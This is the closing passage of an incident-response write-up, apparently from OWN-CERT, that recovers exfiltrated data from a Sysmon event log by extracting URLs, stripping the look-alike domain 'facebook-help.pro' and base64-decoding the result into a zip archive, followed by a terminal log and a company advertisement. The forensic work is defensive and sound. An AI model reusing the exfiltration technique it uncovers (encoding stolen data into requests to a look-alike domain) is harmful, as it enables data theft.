evtx_dump -o jsonl Microsoft-Windows-Sysmon\%4Operational.evtx >
kitchen/evt.jsonl

./script.py kitchen/evt.jsonl > kitchen/raw_url.txt

sed 's/\.\.facebook-help\.pro//' kitchen/raw_url.txt > kitchen/b64

cat kitchen/b64 | base64 -d > kitchen/output

file kitchen/output
```

○ **USAGE EXAMPLE**

```
[Nov 05, 2023 - 15:33:10 (CET)] exegol-dfir decode_exfil # wget -q https://github.com/merbenamram/evtx/releases/download/v0.8.1/evtx_dump-v0.8.1-x86_64-unknown-linux-musl -O /root/.local/bin/evtx_dump
[Nov 05, 2023 - 15:33:12 (CET)] exegol-dfir decode_exfil # chmod +x /root/.local/bin/evtx_dump
[Nov 05, 2023 - 15:33:16 (CET)] exegol-dfir decode_exfil # ./evtx_dump ./Microsoft-Windows-Sysmon%4Operational.evtx
kitchen/output: Zip archive data, at least v2.0 to extract
[Nov 05, 2023 - 15:33:28 (CET)] exegol-dfir decode_exfil # ls kitchen
b64 evt.jsonl output raw_url.txt
[Nov 05, 2023 - 15:33:31 (CET)] exegol-dfir decode_exfil # file kitchen/output
kitchen/output: Zip archive data, at least v2.0 to extract
[Nov 05, 2023 - 15:34:11 (CET)] exegol-dfir decode_exfil #
```

◆ END OF DOCUMENT ◆



OWN-CERT is a team of 20 analysts specializing in incident response, forensic analysis, threat detection, combating cybercrime, geopolitical analysis and monitoring the infrastructure of adversary operating modes.

Do you need one-off or recurring production of intelligence on cyber threats?
Faced with an IT incident?
Need to clear up a doubt about suspicious behavior on your information system?
A one-off need for technical capabilities?

Contact us :
+33 (0) 805 -690-234
cert@own.security

OWN
18-20, Place de la Madeleine PARIS 8 France